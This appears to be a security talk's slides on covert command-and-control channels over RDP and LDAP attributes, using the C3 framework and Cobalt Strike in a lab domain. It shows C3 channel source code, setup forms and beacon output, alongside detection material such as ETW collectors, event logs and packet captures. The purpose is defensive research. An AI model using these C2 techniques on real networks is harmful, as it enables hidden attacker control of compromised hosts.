        rdpConnection.Server = server;
        rdpConnection.Domain = domain;
        rdpConnection.UserName = user;
        rdpConnection.AdvancedSettings9.allowBackgroundInput = 1;
        rdpConnection.AdvancedSettings9.BitmapPersistence = 0;
        if(condrive == true)
        {
            rdpConnection.AdvancedSettings5.RedirectDrives = true;
        }
    }
}
```

<https://github.com/0xthirteen/SharpRDP/blob/master/SharpRDP/SharpRDP/Client.cs#L11>

<https://docs.microsoft.com/en-us/windows/win32/termserv/imsrdpclientadvancedsettings-interface>

# DETECTION OPPORTUNITIES

## MODULE LOADS

```
<ETWCollector>  
  <Guid>73b980fb-af20-48af-b8cf-f42f50ec2fb0</Guid>  
  <CollectorType>kernel</CollectorType>  
  <KernelKeywords>ImageLoad</KernelKeywords>  
  <FilterValue>Image/Load</FilterValue>  
  <OutputType>eventlog</OutputType>  
</ETWCollector>
```


RDP ActiveX Client DLL Loaded

Name	Base address	Size	Description
msacm32.dll	0x7ffd3230...	112 kB	Microsoft ACM Audio Filter
msasn1.dll	0x7ffd4276...	72 kB	ASN.1 Runtime APIs
MSAudDecMFT.dll	0x7ffd296b...	444 kB	Media Foundation Audio Decoders
mscoree.dll	0x7ffd257b...	400 kB	Microsoft .NET Runtime Execution Engine
mcoreei.dll	0x7ffd26cf...	624 kB	Microsoft .NET Runtime Execution Engine
mscorlib.ni.dll	0x7ffd1c15...	21.57 MB	Microsoft Common Language Runtime Class Library
mscorrc.dll	0x232353c...	392 kB	Microsoft .NET Runtime resources
msctf.dll	0x7ffd45d0...	1.42 MB	MSCTF Server DLL
msIso.dll	0x7ffd3111...	328 kB	Isolation Library for Internet Explorer
mskeyprotect.dll	0x7ffd32f7...	84 kB	Microsoft Key Protection Provider
msmpeg2vdec.dll	0x7ffd2522...	2.43 MB	Microsoft DTV-DVD Video Decoder
mstscax.dll	0x2323562...	96 kB	Remote Desktop Services ActiveX Client
mstscax.dll	0x7ffd18a4...	8.55 MB	Remote Desktop Services ActiveX Client
mstscax.dll.mui	0x2324e24...	168 kB	Remote Desktop Services ActiveX Client
msvc_p_win.dll	0x7ffd4311...	640 kB	Microsoft® C Runtime Library
msvcr120_clr04...	0x7ffd26bf...	988 kB	Microsoft® C Runtime Library
msvcr7.dll	0x7ffd44ff...	632 kB	Windows NT CRT DLL
msvproc.dll	0x7ffd25c0...	1.39 MB	Media Foundation Video Processor
mswsock.dll	0x7ffd41ef...	412 kB	Microsoft Windows Sockets 2.0 Service Provider
msxml6.dll	0x7ffd3d16...	2.34 MB	MSXML 6.0

Time	agent.hostname	ProviderName	ProcessName	EventName	FileName
May 25, 2021 @ 16:24:20.186	wrk1	MSNT_SystemTrace	rundll32	Image/Load	\Device\HarddiskVolume1\Windows\System32\mstscax.dll
May 25, 2021 @ 16:24:37.397	wrk1	MSNT_SystemTrace	rundll32	Image/UnLoad	\Device\HarddiskVolume1\Windows\System32\mstscax.dll

# DETECTION OPPORTUNITIES NETWORK CONNECTIONS

RUNDLL32.EXE



Time	agent.hostname	ProviderName	EventName	ProcessName	RemoteSockAddr	NumBytes
May 25, 2021 @ 20:51:37.271	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:51:21.138	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:51:07.040	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:51.904	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:36.810	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:21.652	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:06.563	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:51.406	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:36.333	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:21.294	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:06.138	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12

```
<ETWCollector>  
  <Guid>f1078e75-330d-4ca5-96c7-69ebb79ec6be</Guid>  
  <CollectorType>user</CollectorType>  
  <ProviderName>2F07E2EE-15DB-40F1-90EF-9D7BA282188A</ProviderName>  
  <OutputType>eventlog</OutputType>  
</ETWCollector>
```



# DETECTION OPPORTUNITIES NETWORK CONNECTIONS


Beacon staging



No.	Time	Source	Destination	Protocol	Length	Info
8390	16.472313	172.16.2.151	172.16.2.152	UDP	110	54721 → 3389 Len=68
8392	16.478967	172.16.2.151	172.16.2.152	UDP	103	54721 → 3389 Len=61
8394	16.481120	172.16.2.151	172.16.2.152	UDP	107	54721 → 3389 Len=65
8396	16.482921	172.16.2.151	172.16.2.152	UDP	122	54721 → 3389 Len=80
8398	16.484960	172.16.2.151	172.16.2.152	UDP	115	54721 → 3389 Len=73
8400	16.490738	172.16.2.151	172.16.2.152	UDP	105	54721 → 3389 Len=63
8403	16.493364	172.16.2.151	172.16.2.152	UDP	106	54721 → 3389 Len=64
8405	16.494934	172.16.2.151	172.16.2.152	UDP	105	54721 → 3389 Len=63
8407	16.496923	172.16.2.151	172.16.2.152	UDP	103	54721 → 3389 Len=61
8409	16.501587	172.16.2.151	172.16.2.152	UDP	1124	54721 → 3389 Len=1082
8410	16.501733	172.16.2.151	172.16.2.152	UDP	1080	54721 → 3389 Len=1038
8411	16.501829	172.16.2.151	172.16.2.152	UDP	1218	54721 → 3389 Len=1176
8412	16.501918	172.16.2.151	172.16.2.152	UDP	1142	54721 → 3389 Len=1100
8413	16.502005	172.16.2.151	172.16.2.152	UDP	1054	54721 → 3389 Len=1012
8414	16.502102	172.16.2.151	172.16.2.152	UDP	269	54721 → 3389 Len=227
8421	16.547218	172.16.2.151	172.16.2.152	UDP	116	54721 → 3389 Len=74
8423	16.550872	172.16.2.151	172.16.2.152	UDP	103	54721 → 3389 Len=61
8425	16.553012	172.16.2.151	172.16.2.152	UDP	109	54721 → 3389 Len=67
8427	16.554214	172.16.2.151	172.16.2.152	UDP	104	54721 → 3389 Len=62
8429	16.555955	172.16.2.151	172.16.2.152	UDP	106	54721 → 3389 Len=64
8431	16.557468	172.16.2.151	172.16.2.152	UDP	105	54721 → 3389 Len=63
8433	16.559283	172.16.2.151	172.16.2.152	UDP	110	54721 → 3389 Len=68
8435	16.561222	172.16.2.151	172.16.2.152	UDP	106	54721 → 3389 Len=64
8437	16.563303	172.16.2.151	172.16.2.152	UDP	104	54721 → 3389 Len=62

**LDAP**

# SCENARIO




# OPERATIONAL LIMITATIONS

- Both sides should communicate with the same DC
- Both sides must modify the same user's attributes
- Limited by the size and data type of the target attribute

<http://www.harmj0y.net/blog/powershell/command-and-control-using-active-directory/>  
<http://www.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes/>

# DATAFLOW



# CREATE CHANNEL

The image shows a dual-screen setup. The left screen displays the Cobalt Strike application interface. At the top, a table lists active beacons:

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay_...	Relay_...	3456	x64	160ms

Below the table, a terminal window shows the output of a beacon command:

```
Beacon 192.168.1.200@3456 X
givenName: james
distinguishedName: CN=james,CN=Users,DC=UK,DC=MWR,DC=COM
instanceType: 4
whenCreated: 20210528154908.0Z
whenChanged: 20210620151858.0Z
displayName: james
uSNCreated: 20513
memberOf: CN=Remote Desktop Users,CN=Builtin,DC=UK,DC=MWR,DC=COM,
CN=Administrators,CN=Builtin,DC=UK,DC=MWR,DC=COM
uSNChanged: 4716652
name: james
objectGUID: 5b36f033-5273-4dd1-92d1-9418a6c49216
userAccountControl: 66048
badPwdCount: 0
[WRK1] james/3456 (x64) last: 160ms
beacon>
```

At the bottom of the terminal, a file explorer window is open, showing a search for "Working on it..." with 0 items found.

The right screen shows a web browser at the URL 192.168.1.224:52935. The page is titled "LABS C3" and displays a "Create Command" form for "RELAY - Slack / cbabf448bac3f00f". The form includes the following fields:

- Select Command: AddNegotiationChannelLDAP
- Negotiation Identifier: lg9degqk
- Data LDAP Attribute: mSMQSignCertificates
- Lock LDAP Attribute: primaryInternationalISDNNumber
- Max Packet Size: 1047552
- Domain Controller: dc2.uk.mwr.com
- Username: james@uk.mwr.com
- Password: Password1!
- User DN: CN=james,CN=Users,DC=UK,DC=MWR,DC=COM

The system tray at the bottom of the screen shows the date and time as 10:57 on 23/06/2021, along with weather information (16°C Sunny) and various system icons.

# CHANNEL CREATION

```
Create Command for: RELAY - Slack /
```

Select Command	AddNegotiationChannelLDAP
Negotiation Identifier	62f78bxk
Data LDAP Attribute	mSMQSignCertificates
Lock LDAP Attribute	primaryInternationalISDNNumber
Max Packet Size	1047552
Domain Controller	dc2.uk.mwr.com
Username	
Password	
User DN	CN=james,CN=Users,DC=UK,DC=MWR,DC=COM

**DATA LDAP ATTRIBUTE** – Used to send & receive packets. The default is mSMQSignCertificates as it doesn't require special privileges to modify, is large (1MB), and is rarely ever set. Manually check that it is empty before using.

**MAX PACKET SIZE** – The maximum size of the packets that C3 should attempt to write to the given Data LDAP Attribute. This will be different if you change the Data LDAP Attribute above.

**USERNAME**– The UPN of an account with permissions to modify the target user's attributes (often the target user itself). Must be specified in UPN format, for example *james@uk.mwr.com*. Defaults to the user executing the relay if left blank.

**USER DISTINGUISHED NAME** – The user whose attributes should be changed. This is often the same user as above, however doesn't need to be. Can't be left blank, and must be in the DN format, for example *CN=james,CN=Users,DC=UK,DC=MWR,DC=com*

# EXECUTE RELAY

The image displays the Cobalt Strike interface with a Remote Desktop Connection to a relay host. The main window shows a table of active relays and a terminal window with LDAP search results.

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay_...	Relay_...	3456	x64	98ms

```
Beacon 192.168.1.200@3456 X
primaryGroupID: 513
objectSid: s-1-5-21-2654033970-3779685891-2578729484-1105
adminCount: 1
accountExpires: 9223372036854775807
logonCount: 65535
sAMAccountName: james
sAMAccountType: 805306368
userPrincipalName: james@UK.MWR.COM
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=MWR,DC=COM
dSCorePropagationData: 20210618153654.0Z, 20210601104414.0Z, 16010101000001.0Z
lastLogonTimestamp: 132684346450826594
beacon> ldapsearch (name=james) mSMQSignCertificates
[*] Running ldapsearch
[+] host called home, sent: 5689 bytes
[+] received output:
[*] Distinguished name: DC=UK,DC=MWR,DC=COM
[*] DC: \\DC2.UK.MWR.COM
[*] Filter: (name=james)
[*] Returning specific attribute(s): mSMQSignCertificates

[*] Result count: 1
-----
[WRK1] james/3456 (x64) last: 98ms
beacon>
```


The Remote Desktop Connection shows a desktop environment with icons for Recycle Bin, Google Chrome, and a Relay icon. The network configuration panel on the right shows the following settings:

Network	EDIT CONFIG
Relays	1
Channels	4
Connectors	1
Peripherals	1
URL	http://192.168.1.224
Port	52935
Refresh Rate	2 seconds
Auto Update	<input checked="" type="checkbox"/>


A network diagram at the bottom shows a central node labeled '0100k' connected to several other nodes, including one labeled 'Relay'.




# DETECTION OPPORTUNITIES



# DETECTION OPPORTUNITIES NETWORK CONNECTIONS



DC2.UK.MWR.COM



WRK1.UK.MWR.COM

\*Ethernet 3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ldap &&ip.src\_host==172.16.2.151

No.	Time	Source	Destination	Protocol	Length	Info
3518	64.279339	172.16.2.151	172.16.2.102	LDAP	216	
3596	67.671059	172.16.2.151	172.16.2.102	LDAP	216	
3633	69.069034	172.16.2.151	172.16.2.102	LDAP	216	
3728	72.666836	172.16.2.151	172.16.2.102	LDAP	216	
3764	73.930450	172.16.2.151	172.16.2.102	LDAP	216	
4007	78.329582	172.16.2.151	172.16.2.102	LDAP	216	
4013	78.502619	172.16.2.151	172.16.2.102	LDAP	216	
4399	83.994446	172.16.2.151	172.16.2.102	LDAP	216	
4432	84.417767	172.16.2.151	172.16.2.102	LDAP	216	
4589	88.131642	172.16.2.151	172.16.2.102	LDAP	216	
4611	89.610542	172.16.2.151	172.16.2.102	LDAP	216	
4837	93.398360	172.16.2.151	172.16.2.102	LDAP	216	
4906	94.582025	172.16.2.151	172.16.2.102	LDAP	216	
4938	97.991432	172.16.2.151	172.16.2.102	LDAP	216	
4972	98.899095	172.16.2.151	172.16.2.102	LDAP	216	

> Frame 4972: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface \Device\NPF\_{01DDE408-E019-49F7-8CA1-687E02B7286}

> Ethernet II, Src: Microsof\_15:04:0a (00:15:5d:15:04:0a), Dst: Microsof\_15:04:0c (00:15:5d:15:04:0c)

> Internet Protocol Version 4, Src: 172.16.2.151, Dst: 172.16.2.102

> Transmission Control Protocol, Src Port: 49762, Dst Port: 389, Seq: 6319, Ack: 4837, Len: 162  
Lightweight Directory Access Protocol

```
0010 00 ca a9 cf 40 00 80 06 00 00 ac 10 02 97 ac 10  ..@.....
0020 02 66 c2 62 01 85 84 34 ff 79 9d bf 08 ba 50 18  .f.b...4 .y...P.
0030 20 13 5d da 00 00 00 00 00 0e 05 04 04 ff 00 0c  .].....
0040 00 0c 00 00 00 00 57 cb 40 3e 0f 90 d2 53 44 d0  .....W. @>...SD-
0050 47 7b b2 8c f3 9e 30 84 00 00 00 7c 02 02 00 e4  .....
0060 63 84 00 00 00 72 04 2d 43 4e 3d 41 64 6d 69 6e  C..... CN=Admin
0070 69 73 74 72 61 74 6f 72 2c 43 4e 3d 75 73 65 72  istrator,CN=user
0080 73 2c 44 43 3d 75 6b 2c 44 43 3d 6d 77 72 2c 44  s,DC=uk,DC=mwr,D
0090 43 3d 63 6f 6d 0a 01 00 0a 01 00 02 01 00 02 02  C=com.....
00a0 02 58 01 01 00 87 0b 6f 62 6a 65 63 74 43 6c 61  .X..... objectCla
00b0 73 73 30 84 00 00 00 20 04 1e 70 72 69 6d 61 72  ss0..... primary
00c0 79 49 6e 74 65 72 6e 61 74 69 6f 6e 61 6c 49 53  yInternatIonalIS
00d0 44 4e 4e 75 6d 62 65 72  ..DNNNumber
```

wireshark\_Ethernet\_3\_20210524185832\_a05088.pcapng

Packets: 5066 · Displayed: 40 (0.8%) · Dropped: 0 (0.0%) Profile: Default

# DETECTION OPPORTUNITIES

## LDAP QUERIES

```
FSecure::ByteVector FSecure::C3::Interfaces::Channels::LDAP::OnReceiveFromChannel()
{

    std::string lockValue = GetAttributeValue(m_ldapLockAttribute);

    // If attribute or lock is empty then nothing to be read
    if (lockValue.empty() || lockValue != m_inboundDirectionName)
        return {};

    std::string attributeValue = GetAttributeValue(m_ldapAttribute);

    if (attributeValue.empty())
        return {};

    // Decode attribute value and prepare to send it back
    ByteVector ret = base32::decode(attributeValue);

    // Clear the data attribute
    ClearAttribute(m_ldapAttribute);

    // Clear the lock so that data can be written again
    ClearAttribute(m_ldapLockAttribute);

    return ret;
}
```

← Check Lock Attribute

← No further action

# DETECTION OPPORTUNITIES

## LDAP QUERIES

```
size_t FSecure::C3::Interfaces::Channels::LDAP::OnSendToChannel(ByteView data)
{
    // Check if the attribute is locked for writing already
    if (!GetAttributeValue(m_ldapLockAttribute).empty())
        // It's locked which means it hasn't been read yet
        return 0;

    // If not then lock it by setting the lock attribute to be the name of our intended recipient
    SetAttribute(m_ldapLockAttribute, Convert<Utf16>(m_outboundDirectionName));

    // Find out what size chunks we're able to send
    size_t sizeOfDataToWrite = CalculateDataSize(data);

    // Encode the data
    std::string dataToWrite = EncodeData(data, sizeOfDataToWrite);

    // Write the data
    SetAttribute(m_ldapAttribute, Convert<Utf16>(dataToWrite));

    return sizeOfDataToWrite;
}
```

